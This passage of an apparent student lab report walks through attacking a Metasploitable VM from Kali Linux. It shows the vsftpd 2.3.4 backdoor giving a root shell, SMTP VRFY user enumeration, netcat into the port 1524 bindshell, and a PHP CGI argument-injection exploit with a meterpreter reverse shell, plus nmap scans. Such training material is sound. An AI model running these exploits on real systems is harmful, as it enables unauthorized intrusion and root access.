Nmap scan report for 192.168.56.101
Host is up (0.00068s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_      https://www.securityfocus.com/bid/48539
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 19.08 seconds
```

Step 5: now we have to use the meta sploit tool so we have to enter msfconsole . and enter the command as search vsftpd.



Step 6: copy the path shown there which has will have the path through which we can enter the machine. Type in the command as use the pathname.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

Step 7: Now we have to set the rhost and the payload for the exploitation as shown in the below figure.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.56.101
rhosts => 192.168.56.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.56.101   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                      normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set  payload /cmd/unix/interact
payload => cmd/unix/interact
```

Step 8: After that enter the command exploit. Then you will be logged to the target machines kernel enter the command whoami to know which directory you are currently in.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.102:44891 → 192.168.56.101:6200) at 2023-02-23 05:16:06 -0500

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Exploiting Metasploit using SMTP

Step 1: Open both kali linux and the metasploittable then find the ip address of both kali linux and metasploitable machine by using the command ifconfig and using nmap tool.


```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.56.1     LAPTOP-KTENE3Q2  <server>  <unknown>        0a:00:27:00:00:05
192.168.56.101   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.56.255   Sendto failed: Permission denied
```

Step 2: Then scan the port smtp for all the information by giving the command nmap -p 25 192.168.56.101.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 14:31 EST
Nmap scan report for 192.168.56.101
Host is up (0.000064s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.96 seconds
```

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 25  192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 14:32 EST
Nmap scan report for 192.168.56.101
Host is up (0.00033s latency).

PORT   STATE SERVICE
25/tcp open  smtp
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.80 seconds
```

Step 3: Now use the Metasploit tool and enter the msfconsole and enter the command search smtp.



Step 4: now use the path 25 to use it use the command use 25. Which will have the path ending with smtp_enum.

Step 5: Now set the RHOSTS to the metasploitable ip address.

```
msf6 > use 25
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                       Required  Description
   ----       ---------------                                       --------  -----------
   RHOSTS                                                           yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      25                                                    yes       The target port (TCP)
   THREADS    1                                                     yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                                                  yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.56.101
rhosts => 192.168.56.101
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                       Required  Description
   ----       ---------------                                       --------  -----------
   RHOSTS     192.168.56.101                                        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      25                                                    yes       The target port (TCP)
   THREADS    1                                                     yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                                                  yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.


View the full module info with the info, or info -d command.
```

Step 6: After enter the command exploit and enter the shell.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 192.168.56.101:25     - 192.168.56.101:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
hii
```


Step 7: Open another terminal and enter the root and scan the port using the command nc 192.168.56.101 25.

Step 8: enter the command to verify the database using the commands VRFY mysql , VRFY daemon , VRFY postgres.


```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# nc 192.168.56.101 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY mysql
252 2.0.0 mysql
VRFY daemon
252 2.0.0 daemon
VRFY postgres
252 2.0.0 postgres
```

Exploiting Metasploit using Blind shell


Step 1: Turn on the kali linux and the metasploitable machine on the virtual machine find the metaspoitable machine IP address. Enter the command nmap -sV 192.168.56.101 to find the port number and the version of bind shell some of the cases it may be as ingreslock.



Step 2: Enter the command nmap -p 1524 192.168.56.101 to know more vulnerabilities of the port.



Step 3: Enter the command nc 192.168.56.101 1524 you will be inside the bindshell to know about the username use the command uname -a and then type whoami command to know the present working directory and ls to know the list of directories or files.



Exploiting Metasploit using HTTP

Step1: Open kali linux and the metasploitable machine and open the linux terminal and enter the root and find the ip address of kali and the metasploitable machine. Then open the msf console.

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# msfconsole

      .:ok000kdc'           'cdk000ko:.
    .x000000000000c       c000000000000x.
   :0000000000000000k,   ,k0000000000000000:
  '000000000kkkk00000: :0000000000000000000'
  o00000000.     .o0000o0000l.     ,00000000o
  d00000000.       .c00000c.       ,00000000x
  l00000000.          ;d;          ,00000000l
  .00000000.    .;             ;    ,00000000.
   c0000000.    .00c.      'o00.    ,0000000c
    o000000.    .0000.    :0000.    ,000000o
     l00000.    .0000.    :0000.    ,00000l
      ;0000'    .0000.    :0000.    ;0000;
       .d00o    .0000occcx0000.    x00d.
         ,k0l   .0000000000000. .d0k,
           :kk;.0000000000000.c0k:
             ;k000000000000000k:
               ,x000000000000x,
                 .l00000000l.
                    ,d0d,
                      .

       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                      ]

Metasploit tip: Display the Framework log using the
log command, learn more with help log
Metasploit Documentation: https://docs.metasploit.com/
```

Step 2: Search for http scanner and use auxiliary/scanner/http/http_version.

```
msf6 > search http scanner

Matching Modules
================

   #    Name                                                    Disclosure Date  Rank    Check  Des
cription
   -    ----                                                    ---------------  ----    -----  ---
--------
   0    auxiliary/scanner/http/a10networks_ax_directory_traversal               2014-01-28       normal  No     A10
 Networks AX Loadbalancer Directory Traversal
   1    auxiliary/scanner/snmp/sbg6580_enum                                     normal  No     ARR
IS / Motorola SBG6580 Cable Modem SNMP Enumeration Module
   2    auxiliary/scanner/http/wp_abandoned_cart_sqli                           2020-11-05       normal  No     Aba
ndoned Cart for WooCommerce SQLi Scanner
   3    auxiliary/scanner/http/accellion_fta_statecode_file_read                2015-07-10       normal  No     Acc
ellion FTA 'statecode' Cookie Arbitrary File Read
   4    auxiliary/scanner/http/adobe_xml_inject                                 normal  No     Ado
be XML External Entity Injection
   5    auxiliary/scanner/http/advantech_webaccess_login                        normal  No     Adv
antech WebAccess Login
   6    auxiliary/scanner/http/allegro_rompager_misfortune_cookie               2014-12-17       normal  Yes    All
egro Software RomPager 'Misfortune Cookie' (CVE-2014-9222) Scanner
   7    auxiliary/scanner/ftp/anonymous                                         normal  No     Ano
nymous FTP Access Detection
   8    auxiliary/scanner/http/apache_userdir_enum                              normal  No     Apa
che "mod_userdir" User Enumeration
   9    auxiliary/scanner/http/apache_normalize_path                            2021-05-10       normal  No     Apa
che 2.4.49/2.4.50 Traversal RCE Scanner
```

```
msf6 > use auxiliary/scanner/http//http_version
[-] No results from search
[-] Failed to load module: auxiliary/scanner/http//http_version
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki
                                       /Using-Metasploit
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads (max one per host)
   VHOST                     no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > set rhosts 172.16.217.129
rhosts => 172.16.217.129
```

Step 3: Search for the php 5.4.3 version and use the first option shown. Then set the rhost and then give the command as exploit.

```
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2

Matching Modules
================

   #  Name                                                 Disclosure Date  Rank       Check  Description
   -  ----                                                 ---------------  ----       -----  -----------
   0  exploit/multi/http/op5_license                       2012-01-05       excellent  Yes    OP5 license.php Remote
 Command Execution
   1  exploit/multi/http/php_cgi_arg_injection             2012-05-03       excellent  Yes    PHP CGI Argument Injec
tion
   2  exploit/windows/http/php_apache_request_headers_bof  2012-05-08       normal     No     PHP apache_request_hea
ders Function Buffer Overflow


Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_he
aders_bof

msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```

```
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/
                                           wiki/Using-Metasploit
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.217.128   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 172.16.217.129
rhosts => 172.16.217.129
```

```
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS       172.16.217.129   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/
                                           wiki/Using-Metasploit
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.217.128   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 172.16.217.128:4444
[*] Sending stage (39927 bytes) to 172.16.217.129
[*] Meterpreter session 1 opened (172.16.217.128:4444 -> 172.16.217.129:34561) at 2023-02-20 04:12:31 -0500

meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > getuifd
[-] Unknown command: getuifd
meterpreter > getuid
Server username: www-data
meterpreter > pwd
/var/www
meterpreter > ls
Listing: /var/www
=================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
041777/rwxrwxrwx  4096   dir   2012-05-20 15:30:29 -0400  dav
040755/rwxr-xr-x  4096   dir   2012-05-20 15:52:33 -0400  dvwa
100644/rw-r--r--  891    fil   2012-05-20 15:31:37 -0400  index.php
040755/rwxr-xr-x  4096   dir   2012-05-14 01:43:54 -0400  mutillidae
040755/rwxr-xr-x  4096   dir   2012-05-14 01:36:40 -0400  phpMyAdmin
100644/rw-r--r--  19     fil   2010-04-16 02:12:44 -0400  phpinfo.php
040755/rwxr-xr-x  4096   dir   2012-05-14 01:50:38 -0400  test
040775/rwxrwxr-x  20480  dir   2010-04-19 18:54:16 -0400  tikiwiki
040775/rwxrwxr-x  20480  dir   2010-04-16 02:17:47 -0400  tikiwiki-old
040755/rwxr-xr-x  4096   dir   2010-04-16 15:27:58 -0400  twiki
```


Perform Network scanning using following nmap commands:

a) **nmap -p**

The first command is used to scan the particular host.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 21 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 00:39 EST
Nmap scan report for 192.168.56.101
Host is up (0.00040s latency).

PORT   STATE SERVICE
21/tcp open  ftp
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.85 seconds

┌──(root㉿kali)-[/home/kali]
└─# nmap -p 21,22 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 00:39 EST
Nmap scan report for 192.168.56.101
Host is up (0.0011s latency).

PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.75 seconds

┌──(root㉿kali)-[/home/kali]
└─# ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.696 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.682 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.886 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=0.765 ms
64 bytes from 192.168.56.101: icmp_seq=5 ttl=64 time=0.707 ms
64 bytes from 192.168.56.101: icmp_seq=6 ttl=64 time=0.992 ms
64 bytes from 192.168.56.101: icmp_seq=7 ttl=64 time=0.890 ms
64 bytes from 192.168.56.101: icmp_seq=8 ttl=64 time=0.679 ms
64 bytes from 192.168.56.101: icmp_seq=9 ttl=64 time=0.829 ms
64 bytes from 192.168.56.101: icmp_seq=10 ttl=64 time=0.698 ms
64 bytes from 192.168.56.101: icmp_seq=11 ttl=64 time=0.697 ms
64 bytes from 192.168.56.101: icmp_seq=12 ttl=64 time=0.685 ms
64 bytes from 192.168.56.101: icmp_seq=13 ttl=64 time=0.659 ms
64 bytes from 192.168.56.101: icmp_seq=14 ttl=64 time=0.701 ms
64 bytes from 192.168.56.101: icmp_seq=15 ttl=64 time=0.791 ms
64 bytes from 192.168.56.101: icmp_seq=16 ttl=64 time=0.746 ms
64 bytes from 192.168.56.101: icmp_seq=17 ttl=64 time=0.677 ms
